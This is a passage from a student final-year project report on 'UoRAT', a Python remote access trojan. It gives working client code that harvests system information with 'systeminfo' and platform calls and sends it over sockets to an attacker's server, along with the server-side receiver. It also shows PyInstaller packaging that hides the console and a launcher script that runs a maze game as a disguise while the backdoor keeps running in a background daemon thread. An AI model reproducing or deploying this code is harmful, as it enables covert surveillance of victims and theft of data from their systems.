7	Platform Architecture	('64bit', 'WindowsPE')							
8									
9	Machine Type	AMD64							
10									
11	Platform Node	D-L-BRUSH							
12									
13	Platform Information	Windows-10-10.0.19041-SP0							
14									
15	ALL	uname_result(system='Windows', node='D-L-BRUSH', release='10', version='10.0.19041', machine='AMD64')							
16									
17	CPU	Intel64 Family 6 Model 158 Stepping 10, GenuineIntel							
18									
19	Python Build	('tags/v3.9.1:1e5d33e', 'Dec 7 2020 17:08:21')							
20									
21	Python Compiler	MSC v.1927 64 bit (AMD64)							
22									
23	Python Version	3.9.1							
24									
25	Windows Platform	('10', '10.0.19041', 'SP0', 'Multiprocessor Free')							

This was not necessary and therefore not implemented as Occam's Razor would state: "The Simplest Solution is often the most correct".

4.13.2.1 Pickling:

In python, there exists a library implementing binary protocol in order to serialise and deserialise python object structures, this library is called "Pickle". At first glance, this appeared to be extremely useful, allowing the data to be serialised and compressed, and then reformed after the file had been sent. This created smaller files, and created a file of type "pkl" or "pickle". This had many advantages and disadvantages, such as the file would be unreadable to the victim if they were to find it, however they could be more likely to notice a file of an abnormal extension on their system.

When testing the application of this to the desired data (acquired system information) an unusual error was produced.

```
Traceback (most recent call last):
  File "D:\Users\Danny\FROM C\Desktop\Github\Final-Year-Project-\TESTING\DictPrintTest.py", line 121, in <module>
    A.pklread(A)
  File "D:\Users\Danny\FROM C\Desktop\Github\Final-Year-Project-\TESTING\DictPrintTest.py", line 105, in pklread
    self.newpickledict = pickle.load(pkld)
TypeError: <lambda>() takes 6 positional arguments but 7 were given
```

The error made very little sense as in theory, the input should have been the same as any other dictionary. With some intensive research into the issue, an issue opened on PythonBugTracker revealed that between Python 3.8.5 and Python 3.9.0 it appears that a change was made which means the results obtained from running the "Platform.uname()" function are not able to be "Pickled". This was then confirmed by commenting out that line, and rerunning the testing program, which successfully completed.

While this "Platform.uname()" function was not entirely crucial to the program as the data could have (and had) been retrieved using other methods, this inconvenience warranted further exploration into alternative methods.

4.13.2.2 JSON:

JSON is Javascript Object Notation, a lightweight format for transporting data, it is self describing, and easy to understand. JSON is an extremely common choice for representing key/value paired data.

JSON bears many similarities to Pickle, however there are some key differences, firstly, JSON is readable by humans, whereas pickle is not. Pickle is also specific to python whereas JSON exists as an interoperable language and standard across many different ecosystems. Pickle also serialized data in a binary format, opposed to the text serialisation method used by JSON.

Further investigation into gaining more information from the system was implemented as this would be crucial to both malicious and virtuous instances of this program. The more information obtained the better and thus the more methods explored could result in the obtention of information which could be exploited.

One method to obtain data about a system is to use the “sysinfo” command in the Command Line. If this could be manipulated such that the outputs of running this command could be transported across the sockets, and displayed, then this would be extremely valuable to the server actor.

This was achieved using the following code on the clients device:

```
def sysinfViaCMDFile(self):
    # traverse the info
    Id = subprocess.check_output(['systeminfo']).decode('utf-8').split('\n')
    new = []

    # arrange the string into clear info
    for item in Id:
        new.append(str(item.split("\r")[:-1]))
    with open("./logs/moreinfoC.txt", "w+") as f:
        for i in new:
            print(i[2:-2])
            f.write(i[2:-2] + "\n")
    with open('./logs/moreinfoC.txt', 'rb+') as f:
        # self.client.send(os.path.getsize('./logs/moreinfoC.txt').encode())
        c = f.read()
        print(len(c))
        time.sleep(1)
        self.client.send((str(len(c))).encode())
        time.sleep(1)
        self.client.send(c)
```

Combined with the method discussed in {} the server presented the following function:

Server:

```
def getTargetInfo(self):
    print("here")
    command = "-ginfo"
    self.client_socket.send(command.encode("utf-8"))

    info = self.client_socket.recv(self.BUFFER_SIZE).decode("utf-8")
    print("info = " + info)
    more = self.client_socket.recv(self.BUFFER_SIZE)
    print("more = " + str(more))
    ##### EVEN MORE IS LARGER THAN BUFFER SIZE ######
    emsize = self.client_socket.recv(self.BUFFER_SIZE).decode("UTF-8")
    print("emsize =" + str(emsize))
    if int(emsize) >= self.BUFFER_SIZE:
        print("This is a large output")
        buff = self.updateBuffer(emsize)
        print("buffer = " + str(buff))
        evenmore = self.saveBigFile(int(emsize), buff)
        print("evenmore =" + str(evenmore.decode()))
    else:
        evenmore = self.client_socket.recv(self.BUFFER_SIZE)
    moresysinfo = input("Would you like to see more?: ")
    if moresysinfo == "yes":
        print(more.decode())

    print(moresysinfo + "\n\n")
    """ writing additional information in a file """

    with open('../receivedfile/info.txt', 'wb+') as f, open('./logs/moreinfoS.txt', 'wb+') as m:
        f.write(more)
        m.write(evenmore)
        print("DONE")
    # with open('./logs/moreinfoS.txt', "rb+") as m:
    # print(m.read())
    print("\n# OS:" + info)
    print("# IP:" + self.address[0])
    print("*** Check info.txt for more details on the target ***")
    print("**** Check moreinfo.txt for even more details on the target ****")

    return info
```

Note this saves the information to two separate files, one saving the results of the first method, and one saving the results of the second method.

The second method produces an output larger than the buffer so to avoid data being missed, a similar method to receiving large files is employed.

On the client-side the counterpart looks like this:

```
def sendHostInfo(self):
    """ Extracting host information """

    host = sys.platform
    self.client.send(host.encode("utf-8"))
    # Make a Dictionary
    sys_info = {
        "Platform": platform.system(),
        "Platform Release": platform.release(),
        "Platform Version": platform.version(),
        "Platform Architecture": platform.architecture(),
        "Machine Type": platform.machine(),
        "Platform Node": platform.node(),
        "Platform Information": platform.platform(),
        "ALL": platform.uname(),
        "HostName": socket.gethostname(),
        "Host IP_Address": socket.gethostbyname(socket.gethostname()),
        "CPU": platform.processor(),
        "Python Build": platform.python_build(),
        "Python Compiler": platform.python_compiler(),
        "Python Version": platform.python_version(),
        "Windows Platform": platform.win32_ver()
        #  "OS": os.uname() # os.uname() ONLY SUPPORTED ON LINUX
    }
    cpu = platform.processor()
    system = platform.system()
    machine = platform.machine()

    with open('./logs/info.txt', 'w+') as f:
        for k, v in sys_info.items():
            f.write(str(k) + ' >>> ' + str(v) + '\n\n')

    with open('./logs/info.txt', 'rb+') as f:
        self.client.send(f.read())
    print("CPU: " + cpu + '\n', "System: " + system + '\n', "Machine: " + machine + '\n')
    # input()
    pprint(sys_info)
    # input()
    self.sysinfViaCMDFile()
```

Output:

```
Host Name:                 D-L-BRUSH
OS Name:                   Microsoft Windows 10 Home
OS Version:                10.0.19042 N/A Build 19042
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          HP
Registered Organization:   HP
Product ID:                00325-96346-37243-AAOEM
Original Install Date:     13/02/2021, 23:39:40
System Boot Time:          25/04/2021, 09:51:10
System Manufacturer:       HP
System Model:              OMEN by HP Laptop 15-dc0xxx
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 158 Stepping 10 GenuineIntel ~2304 Mhz
BIOS Version:              AMI F.12, 23/03/2020
Windows Directory:         C:\\WINDOWS
System Directory:          C:\\WINDOWS\\system32
Boot Device:               \\Device\\HarddiskVolume3
System Locale:             en-gb;English (United Kingdom)
Input Locale:              en-gb;English (United Kingdom)
Time Zone:                 (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     8,000 MB
Available Physical Memory: 1,217 MB
Virtual Memory: Max Size:  18,240 MB
Virtual Memory: Available: 5,105 MB
Virtual Memory: In Use:    13,135 MB
Page File Location(s):     D:\\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\\\D-L-BRUSH
Hotfix(s):                 8 Hotfix(s) Installed.
                           [01]: KB4601554
                           [02]: KB4562830
                           [03]: KB4577586
                           [04]: KB4580325
                           [05]: KB4589212
                           [06]: KB4598481
                           [07]: KB5001330
                           [08]: KB5001405
Network Card(s):           4 NIC(s) Installed.
                           [01]: VirtualBox Host-Only Ethernet Adapter
                                 Connection Name: VirtualBox Host-Only Network
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.56.1
                                 [02]: fe80::38b2:a00c:eaf7:bf55
                           [02]: AVG TAP Adapter v3
                                 Connection Name: Secure VPN
                                 Status:          Hardware not present
                           [03]: Intel(R) Wireless-AC 9560 160MHz
                                 Connection Name: WiFi
                                 DHCP Enabled:    Yes
                                 DHCP Server:     192.168.0.1
                                 IP address(es)
                                 [01]: 192.168.0.18
                                 [02]: fe80::5ca9:5df7:477b:8e2b
                           [04]: Realtek Gaming GbE Family Controller
                                 Connection Name: Ethernet
                                 Status:          Media disconnected
Hyper-V Requirements:      VM Monitor Mode Extensions: Yes
                           Virtualization Enabled In Firmware: Yes
                           Second Level Address Translation: Yes
                           Data Execution Prevention Available: Yes
```


4.14. Graphical User Interface:

There was investigation into the possibility of adding a Graphical User Interface (GUI) possibly implementing the TKinter module. However it was deemed to be superfluous and possibly even detrimental to the program, there was a possibility of linking the predefined operations to a set of GUI buttons, however this offered virtually no benefit of typing in a simple command.

The shell style console is an effective method for interacting with the system and displays all the essential information, while being easy to navigate and run all the commands. It was not only sufficient but arguably optimal.


However Ascii art was added to improve the user experience.

The name was inspired as the “University of Reading Access Tool” or “UoRat”.



4.15 Delivery & Pyinstaller :

Firstly, the program can be made more invisible by launching it with the argument "--noconsole" while running the client. This does exactly what it sounds like and launches the client without opening a console window.



However this still leaves the necessity for python to be on the victims device, furthermore, this requires all of the packages used to be available on the clients device. While it could be possible to find a method to install all of the required packages onto the target device at the same time as downloading the client, this is neither logical nor easy to implement. In a virtuous system this would not be much of a problem as you could just ask the client operator to install the dependencies and libraries first, however when attempting to run the code on an unknown system which seldom has all of the required packages this causes more issues. There is a method which would allow running of a python script to first install the required dependencies and then run the normal script,[45] however this did not seem an elegant solution. The Required for each piece of code are:

UoRatServer.py

socket
sys
os
time
random
string
cv2
Zipfile

UoRatWClient.py


socket
Sys
subprocess
Os
Platform
threading
Time
Datetime
Cv2
mss
Zipfile
Pprint
Schedule
Smptlib
Pynput
pyperclip

upon investigation, this PyInstaller was used to convert the Python scripts into executables. PyInstaller offers the feature of compiling the code with the "--noconsole" flag allowing suppression of the console.

By converting the code into an executable, all of the required libraries can be encapsulated into the executable meaning no dependencies are left.

On initial attempt to do this, this failed, was due to the backend import

mechanism implemented in Pynput, resulting in hidden imports, these needed to be specified when compiling to fix the error.




Resulting in an executable of the code where No dependencies are required, Furthermore, the system does not even need Python run.

UoRatWClient.exe
NONE – Not even python needed

Repository:
https://csgitlab.reading.ac.uk/CS-2018-19-Part1/CS1PR16/Assignments/FinalAssignment/br016005

A Maze Game created by Daniel Broomhead, was used as a front end disguise executable for this. The code is open source and is available here: This also includes the executable.



A “Launcher” Script was developed in python, which when clicked, launches the other two executables, this was then compiled into its own executable. A minor drawback to this, is that it requires all 3 of the executable files to be in the same folder.

The below example was implemented in the penultimate versions of the code, so the file names are slightly altered.


Code for Launcher:

launcher.py - D:\Users\Danny\FROM C\Desktop\Github\Final-Year-Project-\PyinstallerTest\launcher.py (3.9.1)

File Edit Format Run Options Window Help

```
import os
import threading

scriptpath = "D0_Wclient_31.exe" # MODIFY ME -> this will be the backdoor (clientwin.exe)
exepath = "Maze240419.exe" # MODIFY ME -> this will be the front program (minesweeper.exe)
# backupexe = "C:/Users/..." # MODIFY ME -> this will be bacup.exe or b2.exe

def front():
    os.startfile(exepath)

def back():
    os.startfile(scriptpath)


def main():
    #os.startfile(backupexe)

    bThread = threading.Thread(target = back)
    bThread.daemon = True
    bThread.start()

    front()


if __name__ == "__main__":
    main()
```

This takes the front end program (In this case: The maze game executable) and runs it. It also creates a threaded daemon running the Client program. The significance of the threaded demon means that even once the front end disguise program is completed, the other thread can still run until completion, meaning the Client does not close and continues to run in the background. Due to this, if the console is hidden, the only way to close the client is by shutting down the computer, closing the process via CMD with the PID or using a task manager to end the process.



5 Discussion, Analysis, conclusion:

Overall the project seemed to be a huge success. Despite limitations caused by the Coronavirus COVID-19 Pandemic, including access to materials, resources and physical entities. The application performed better than expected, and satisfies all of the basic criteria designed at the initiation of this project, supposing they were still deemed worthwhile upon implementation. An example of this was the “capture of mouse” concept mentioned in the PID, which was not deemed appropriate or necessary when the implementation process for this feature was executed.

More research and implementation could have been placed on the virtuous aspect of the software, however it was demonstrated that a virtuous implementation existed with the same ideologies as the malicious variant, with more limitations to functionality and use. The only major benefit of the Virtuous variant was the transparency and the feedback to the server machine, which was established in a way - but removable by using a hidden window.

The application provides a sleek, usable program, with defined operations for ease of use and the ability to aid and extend use of other operations through access to the command line, and the ability to run other scripts or executables.

5.1 Personal reflections:

I am extremely pleased with this project, and the developed UoRAT application. The application fulfils all of the initial intentions of which it was set out to achieve within reason.

The project as a whole, allowed me to integrate various aspects of a wide range of content covered in various modules, while also being obscure enough to require an extreme amount of individual research and development beyond the average level of understanding, into an subject area which I am both passionate about and interested in.

Each feature was intensely researched and thoroughly investigated during the development phases, with multiple functions originally being implemented in multiple different methods and variants, before minimizing the best solutions to each problem into the final solution of this project.

This project has been thoroughly engaging all the way through from concept and research to design, implementation and integration. It has taught me a lot about the process of product design and software engineering as well as problem solving and implementing a solution to fulfil a designated criteria in the optimal resolution.


The project has given me the opportunity to develop exponentially by bringing me face-to-face with many practical challenges for which I had to determine the correct solution individually. I have been able to develop many skills in which I would have not

normally have had the opportunity presented to me. Moreover, I have been able to develop both my theoretical knowledge and practical application of the theory and technical knowledge.

While I still believe that this project is extendable, and continued development of this project is likely to take place, this development exceeds the initial specification required, and much of it surpassed my knowledge at the time of project conception. For this reason, I am thoroughly satisfied and delighted by the final result.

I believe this has been a thoroughly enjoyable and beneficial experience and that I am a much more developed character at the end of this process. With many of the lessons that I learnt lending themselves to my future works and career opportunities.

UoRAT



Malus Aliquando Bonum

References:

[1]"Stone Tools | The Smithsonian Institution's Human Origins Program", Humanorigins.si.edu, 2020. [Online]. Available: https://humanorigins.si.edu/evidence/behavior/stone-tools#:~:text=Early%20Stone%20Age%20Tools,-The%20earliest%20stone&text=The%20Early%20Stone%20Age%20began,and%20other%20large%20cutting%20tools. [Accessed: 29- Apr- 2021].

[2]A. Safe, "How Does a Master Key Work?", Aim Lock and Safe, 2013. [Online]. Available: https://www.aimlockandsafe.ca/blog/how-does-a-master-key-work/. [Accessed: 29- Apr- 2021].

[3]"What Is a Skeleton Key? | Antique Skeleton Keys | Anderson Lock", Anderson Lock, 2021. [Online]. Available: https://www.andersonlock.com/blog/collecting-antique-keys/. [Accessed: 29- Apr- 2021].

[4]D. Peterson, 2017 Maps of Meaning 02: Marionettes & Individuals (Part 1). 2017.

[5]D. Peterson, "Jordan Peterson | Maps of Meaning", Jordan Peterson, 2018. [Online]. Available: https://www.jordanbpeterson.com/maps-of-meaning/. [Accessed: 29- Apr- 2021].

[6]W. Churchill, "The long arm of Destiny", Harvard, Sept 1943.

[7]S. Raimi, Spider-Man. Los Angeles: Columbia Pictures, 2002.

[8]S. O'Grady, "The RedMonk Programming Language Rankings: January 2021", tecosystems, 2021. [Online]. Available: https://redmonk.com/sogrady/2021/03/01/language-rankings-1-21/. [Accessed: 29- Apr- 2021].

[9]"Infographic: Python Remains Most Popular Programming Language", Statista Infographics, 2020. [Online]. Available: https://www.statista.com/chart/21017/most-popular-programming-languages/. [Accessed: 29- Apr- 2021].

[10]"What Is a Socket? (The Java™ Tutorials > Custom Networking > All About Sockets)", Docs.oracle.com, 1995. [Online]. Available: https://docs.oracle.com/javase/tutorial/networking/sockets/definition.html#:~:text=Definition%3A,address%20and%20a%20port%20number. [Accessed: 29- Apr- 2021].

[11]K. Thompson, "Basics of the Unix Philosophy", Catb.org, 1974. [Online]. Available: http://www.catb.org/esr/writings/taoup/html/ch01s06.html. [Accessed: 29- Apr- 2021].

[12]J. Santos, "XP, FDD, DSDM, and Crystal Methods of Agile Development", Project-Management.com, 2018. [Online]. Available:

https://project-management.com/xp-fdd-dsdm-and-crystal-methods-of-agile-development/. [Accessed: 29- Apr- 2021].

[13]"Leetspeak: The History of Hacker Culture's Native Tongue | Alpine Security", Alpine Security, 2021. [Online]. Available: https://alpinesecurity.com/blog/leetspeak-the-history-of-hacker-culture/. [Accessed: 29- Apr- 2021].

[14]"PEP 636 -- Structural Pattern Matching: Tutorial", Python.org, 2020. [Online]. Available: https://www.python.org/dev/peps/pep-0636/. [Accessed: 29- Apr- 2021].

[15]"PEP 635 -- Structural Pattern Matching: Motivation and Rationale", Python.org, 2020. [Online]. Available: https://www.python.org/dev/peps/pep-0635/. [Accessed: 29- Apr- 2021].

References

[16]"PEP 634 -- Structural Pattern Matching: Specification", Python.org, 2021. [Online]. Available: https://www.python.org/dev/peps/pep-0634/. [Accessed: 29- Apr- 2021].

[17]"PEP 324 -- subprocess - New process module", Python.org, 2021. [Online]. Available: https://www.python.org/dev/peps/pep-0324/. [Accessed: 29- Apr- 2021].

[18]"subprocess — Subprocess management — Python 3.9.4 documentation", Docs.python.org, 2021. [Online]. Available: https://docs.python.org/3/library/subprocess.html. [Accessed: 29- Apr- 2021].

[19]D. Goodin, "How Soviets used IBM Selectric keyloggers to spy on US diplomats", Ars Technica, 2015. [Online]. Available: https://arstechnica.com/information-technology/2015/10/how-soviets-used-ibm-selectric-keyloggers-to-spy-on-us-diplomats/. [Accessed: 29- Apr- 2021].

[20]"shutdown", Docs.microsoft.com, 2017. [Online]. Available: https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/shutdown. [Accessed: 29- Apr- 2021].

[21]"pyscreenshot", PyPI, 2021. [Online]. Available: https://pypi.org/project/pyscreenshot/. [Accessed: 29- Apr- 2021].

[22]"opencv-python", PyPI, 2021. [Online]. Available: https://pypi.org/project/opencv-python/. [Accessed: 29- Apr- 2021].

[23]"PyAutoGUI", PyPI, 2021. [Online]. Available: https://pypi.org/project/PyAutoGUI/. [Accessed: 29- Apr- 2021].

[24]"Pillow", PyPI, 2021. [Online]. Available: https://pypi.org/project/Pillow/. [Accessed: 29- Apr- 2021].

[25]"mss", PyPI, 2021. [Online]. Available: https://pypi.org/project/mss/. [Accessed: 29- Apr- 2021].

[26]B. Vollebregt, "How To Take A Screenshot In Python Using MSS", Nitratine.net, 2020. [Online]. Available: https://nitratine.net/blog/post/how-to-take-a-screenshot-in-python-using-mss/. [Accessed: 29- Apr- 2021].

[27]"Examples — Python MSS latest documentation", Python-mss.readthedocs.io, 2020. [Online]. Available: https://python-mss.readthedocs.io/examples.html. [Accessed: 29- Apr- 2021].

[28]D. Brunner, "Frame Rate: A Beginner's Guide | TechSmith", Welcome to the TechSmith Blog, 2017. [Online]. Available: https://www.techsmith.com/blog/frame-rate-beginners-guide/. [Accessed: 29- Apr- 2021].

[29]"Usage — Python MSS latest documentation", Python-mss.readthedocs.io, 2020. [Online]. Available: https://python-mss.readthedocs.io/usage.html. [Accessed: 29- Apr- 2021].

[30]S. Jansen, "STAR WARS ASCIIMATION - Main Page", Asciimation.co.nz, 2021. [Online]. Available: https://asciimation.co.nz/index.php. [Accessed: 29- Apr- 2021].

References

[31]"FICS Quick Guide", Freechess.org, 1998. [Online]. Available: https://www.freechess.org/QuickGuide/. [Accessed: 29- Apr- 2021].

[32]"About Us | Weather Underground", Wunderground.com, 2021. [Online]. Available: https://www.wunderground.com/about/our-company. [Accessed: 29- Apr- 2021].

[33]"State of the Internet: Fewer Attacks Than Previous Quarter - The Akamai Blog", Blogs.akamai.com, 2014. [Online]. Available: https://blogs.akamai.com/2014/06/state-of-the-internet-fewer-attacks-than-previous-quarter.html. [Accessed: 29- Apr- 2021].

[34]"state-of-the-internet/akamai-q4-2010-state-of-the-internet-connectivity-report.pdf", Akamai.com, 2010. [Online]. Available: https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/akamai-q4-2010-state-of-the-internet-connectivity-report.pdf. [Accessed: 29- Apr- 2021].

[35]"state-of-the-internet/akamai-q2-2010-state-of-the-internet-connectivity-report.pdf", Akamai.com, 2010. [Online]. Available: https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/akamai-q2-2010-state-of-the-internet-connectivity-report.pdf. [Accessed: 29- Apr- 2021].

